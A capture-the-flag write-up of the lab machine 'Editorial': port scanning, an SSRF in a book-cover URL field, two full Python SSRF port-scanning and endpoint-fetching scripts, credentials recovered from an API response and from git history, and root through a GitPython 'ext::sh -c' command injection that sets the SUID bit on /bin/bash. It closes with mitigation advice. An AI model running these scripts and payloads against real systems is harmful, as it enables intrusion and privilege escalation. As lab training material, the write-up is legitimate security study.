Introduction
- Machine Name: Editorial
- IP Address: 10.10.11.20
- Difficulty: Easy
Information Gathering
Running the initial scan of ports show port 22 and port 80 open.
> rustscan --ulimit 5000 -r 1-65535 -a $IP -- -A -T4 -Pn | tee -a scan.txt
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMApl7gtas1JLYVJ1BwP3Kpc6oXk6sp2JyCHM37ULGN+DRZ4kw2BBqO/yozkui+j1Yma1wnYsxv0oVYhjGeJavM=
|   256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMXtxiT4ZZTGZX4222Zer7f/kAWwdCWM/rGzRrGVZhYx
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 80
To get the domain name running in this port, i did a curl request and added the domain to /etc/hosts
❯ curl -v http://10.10.11.20/
*   Trying 10.10.11.20:80...
* Connected to 10.10.11.20 (10.10.11.20) port 80
> GET / HTTP/1.1
> Host: 10.10.11.20
> User-Agent: curl/8.6.0
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 01 Jul 2024 05:29:10 GMT
< Content-Type: text/html
< Content-Length: 178
< Connection: keep-alive
< Location: http://editorial.htb

> echo '10.10.11.20 editorial.htb' | sudo tee -a /etc/hosts
The webpage is about books. Looking for potential entrypoints, the publish with us page gives us one.
We have the option to give our content to be published. This is also accepting an image to be used as cover photo. We have two options, by uploading from local folder or by providing a url.
This include of external url screams SSRF.
To test it out, I started a simple HTTP Server with python in a directory containing a test.jpg file.
> python3 -m http.server 80
I gave the url, and clicked preview, I got a hit in my terminal and the profile picture was updated.
❯ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:10.10.11.20 - - [01/Jul/2024 11:10:46] "GET /test.jpeg HTTP/1.1" 200 -
::ffff:10.10.11.20 - - [01/Jul/2024 11:12:15] "GET /test.jpeg HTTP/1.1" 200 -

I opened Caido to look at the preview carefully. I captured the requests. There are two endpoints that are working when preview button is clicked.
- /upload-cover: A post request is sent to this endpoint first to upload the file content. This endpoint then saves it to a file, and returns the
relative urlto the uploaded file.
- /static/uploads/[file_name]: This endpoint fetches the file data.

Now I tried if I can upload any arbitrary file. I made a test file with the text Hello Mommy!!!, started the python server, requested the file through preview endpoint, and looked in the static endpoint in Caido.
🎉 Got the test file contents in the response. So this shows that this can read and show anything - SSRF. You can even give http://127.0.0.1/ and it will return the home page html content. 😂
SSRF Exploitation
First thing to do is always find if any other ports are running anything internally that are not public. So to do this manually is not possible. So i made a python script that will run through all the ports from 1 to 65535 to find the internal services.
import requests
import concurrent.futures
import sys

# Function to send POST request and get the relative URL
def send_post_request(port):
    url = "http://editorial.htb/upload-cover"
    headers = {
        "Host": "editorial.htb",
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36",
        "Content-Type": "multipart/form-data; boundary=----WebKitFormBoundaryLcrnsJGUaxiPah2I",
        "Accept": "*/*",
        "Origin": "http://editorial.htb",
        "Referer": "http://editorial.htb/upload",
        "Accept-Encoding": "gzip, deflate",
        "Accept-Language": "en-GB,en-US;q=0.9,en;q=0.8,hi;q=0.7",
        "dnt": "1",
        "sec-gpc": "1"
    }
    data = f"""------WebKitFormBoundaryLcrnsJGUaxiPah2I
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:{port}/
------WebKitFormBoundaryLcrnsJGUaxiPah2I
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryLcrnsJGUaxiPah2I--"""

    response = requests.post(url, headers=headers, data=data)
    if response.status_code == 200:
        # Extract the relative URL from the response
        relative_url = response.text.strip()
        return port, relative_url
    return port, None

# Function to send GET request based on the relative URL
def send_get_request(port, relative_url):
    if relative_url:
        url = f"http://editorial.htb/{relative_url}"
        headers = {
            "Host": "editorial.htb",
            "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36",
            "Accept": "image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8",
            "Referer": "http://editorial.htb/",
            "Accept-Encoding": "gzip, deflate",
            "Accept-Language": "en-GB,en-US;q=0.9,en;q=0.8,hi;q=0.7",
            "dnt": "1",
            "sec-gpc": "1"
        }
        response = requests.get(url, headers=headers)
        return port, response.text
    return port, None

# Function to process each payload
def process_payload(port):
    port, relative_url = send_post_request(port)
    if relative_url and not (relative_url.endswith(".png") or relative_url.endswith(".jpeg") or relative_url.endswith(".jpg")):
        port, output = send_get_request(port, relative_url)
        return port, relative_url, output
    return port, relative_url, None

# Main function to read payloads and execute the requests concurrently
def main():
    # Read ports from payload.txt
    with open(sys.argv[1].strip(), 'r') as file:
        ports = [line.strip() for line in file.readlines()]

    # Use ThreadPoolExecutor to handle concurrent requests
    with concurrent.futures.ThreadPoolExecutor(max_workers=10) as executor:
        futures = [executor.submit(process_payload, port) for port in ports]
        for future in futures:
            try:
                port, post_response, get_response = future.result()
                # print(f"Payload used: http://127.0.0.1:{port}/")
                # print(f"Post Response: {post_response}")
                if get_response is not None:
                    print(f"Payload used: http://127.0.0.1:{port}/")
                    print(f"Get Response: {get_response}")
            except Exception as e:
                print(f"Error: {e}")

if __name__ == "__main__":
    main()
After 2-3 mins, I got a hit on port **** of an API endpoint.
❯ python ssrfexploit.py payloads.txt
Payload used: http://127.0.0.1:****/
Get Response: {"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}
This reveals serveral api endpoints.
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
So again for testing these, I modified the python script and gave these endpoints as payload.
import requests
from concurrent.futures import ThreadPoolExecutor

def send_post_request(url):
    headers = {
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36",
        "Content-Type": "multipart/form-data; boundary=----WebKitFormBoundaryvIPoEJ6n4oiC1JWi",
        "Accept": "*/*",
        "Origin": "http://editorial.htb",
        "Referer": "http://editorial.htb/upload",
        "Accept-Encoding": "gzip, deflate",
        "Accept-Language": "en-GB,en;q=0.9"
    }

    data = (
        "------WebKitFormBoundaryvIPoEJ6n4oiC1JWi\r\n"
        "Content-Disposition: form-data; name=\"bookurl\"\r\n\r\n"
        f"http://127.0.0.1:5000{url}\r\n"
        "------WebKitFormBoundaryvIPoEJ6n4oiC1JWi\r\n"
        "Content-Disposition: form-data; name=\"bookfile\"; filename=\"\"\r\n"
        "Content-Type: application/octet-stream\r\n\r\n\r\n"
        "------WebKitFormBoundaryvIPoEJ6n4oiC1JWi--"
    )

    response = requests.post("http://editorial.htb/upload-cover", headers=headers, data=data)
    return url, response.text.strip()

def send_get_request(path):
    headers = {
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36",
        "Accept": "image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8",
        "Referer": "http://editorial.htb/upload",
        "Accept-Encoding": "gzip, deflate",
        "Accept-Language": "en-GB,en;q=0.9"
    }

    response = requests.get(f"http://editorial.htb/{path}", headers=headers)
    return response.text

def process_url(url):
    initial_path, post_response = send_post_request(url)
    if post_response.endswith('.jpeg'):
        return initial_path, post_response, None
    get_response = send_get_request(post_response)
    return initial_path, post_response, get_response

def main():
    with open('endpoints.txt', 'r') as file:
        urls = [line.strip() for line in file]

    with ThreadPoolExecutor(max_workers=10) as executor:
        futures = [executor.submit(process_url, url) for url in urls]
        for future in futures:
            try:
                initial_path, post_response, get_response = future.result()
                print(f"Initial Path: {initial_path}")
                print(f"Post Response: {post_response}")
                if get_response is not None:
                    print(f"Get Response: {get_response}")
                else:
                    print("No GET request made (post response ends with .jpeg)")
                print("\n")
            except Exception as e:
                print(f"Error: {e}")

if __name__ == "__main__":
    main()
Out of all the responses, one endpoint gave me some creds,
{
    "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: $PASS$\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."
}
Now there was no login page on the website,(did not find any after directory busting!!!). So only path is ssh now. I tried these creds, and yess got the shell as dev user!!!

Now I checked for sudo rights, dead end, then crontab, capabilities, suid binaries, all dead end!!!😔
Then I looked up all available users. Found out there was another prod user. Now I need some way to login as prod user. Looking my current folder, I saw an apps directory. It has .git folder in it, so it’s time to enumerate git. I copied the git folder to my pc using scp.
scp -r dev@editorial.htb:/home/dev/apps/.git .
I saw if there are any commits are made, there were some, So I looked at the individual commit one by one, to discover, yes you guessed it right, prod user’s creds🎉.
> git show b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

diff --git a/app_api/app.py b/app_api/app.py
index 61b786f..3373b14 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -64,7 +64,7 @@ def index():
 @app.route(api_route + '/authors/message', methods=['GET'])
 def api_mail_new_authors():
     return jsonify({
-        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: $PASS$\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: $PASS$\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
     }) # TODO: replace dev credentials when checks pass

 # -------------------------------
I changed to user prod using su,
dev@editorial:~$ su prod
Privilege Escalation
Now as prod user, I checked for sudo rights and found I had one on a python file.
prod@editorial:/home/dev$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
The file contains a script to clone a remote repository to local device. It uses git from the gitPython python library.
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
I looked if I had any write permissions on the libraries, the script, sadly no😔. So only option was to look on google for some vulnerability related to the libraries. Searching with the sentence git python library clone from privilege exploit gives at the top snyk website with the title RCE in gitPython 🥳. You can see in the website, the example given is same as in the script we are allowed to execute.
The vulnerability here is that the multi_options is configured to to allow urls with the ext protocol which is very dangerous as it can be used to execute commands. Testing the payload from the snyk website on this script does confirm the RCE because the command got executed and pwned file as root user was created in /tmp folder.
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/pwned'
Now in our case, since we are executing it as root using sudo, any commands executed will also be with the root permissions, so we can escalate our privileges. As we have RCE(not exactly remote here), I give out the most simple thing to do in this type of case, 😊
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c chmod% +s% /bin/bash'
I just added the suid bit to the /bin/bash binary. What this does is, no matter who runs this, it will always run as the user who added the suid bit. Now since, the commands were executing as root user, so the suid bit is also set as the root user. So now running this binary, I got the root shell🎉

Mitigation Techniques
- Input Validation and Sanitization:
- Implement strict input validation to ensure that only valid image URLs are accepted.
- Use allowlists to permit only certain trusted domains for URL inputs.
- Reject any URLs that attempt to access internal resources.
- Server-Side Request Forgery (SSRF) Prevention:
- Employ network-level protections, such as firewall rules, to prevent internal services from being accessed via SSRF.
- Use tools or libraries that can detect and block SSRF attempts.
- Credential Management:
- Ensure that credentials are stored securely and are not exposed in any accessible location, such as commit history in .git folders.
- Regularly rotate credentials and enforce strong password policies.
- Use environment variables or secrets management services to handle sensitive information.
- Secure SSH Configuration:
- Limit SSH access to necessary users and use key-based authentication instead of passwords.
- Regularly audit and update SSH configurations to follow best practices.
- Sudo Configuration:
- Minimize the number of users with sudo privileges and enforce the principle of least privilege.
- Restrict the execution of potentially dangerous scripts and commands through sudo.
- Monitor and log sudo usage to detect any unusual activities.
- Secure Code Practices:
- Ensure that scripts and applications do not accept untrusted input without proper validation.
- Review and sanitize input arguments passed to any subprocess or external command execution.
- Regularly update and patch all libraries and dependencies to mitigate known vulnerabilities.
Conclusion
The penetration test uncovered multiple security vulnerabilities that could be exploited to gain unauthorized access and escalate privileges within the system. Key findings included an SSRF vulnerability that led to internal network exposure, improper handling of credentials, and insecure sudo configurations. This was really a fun box. showed common usual exploits that are out in the open.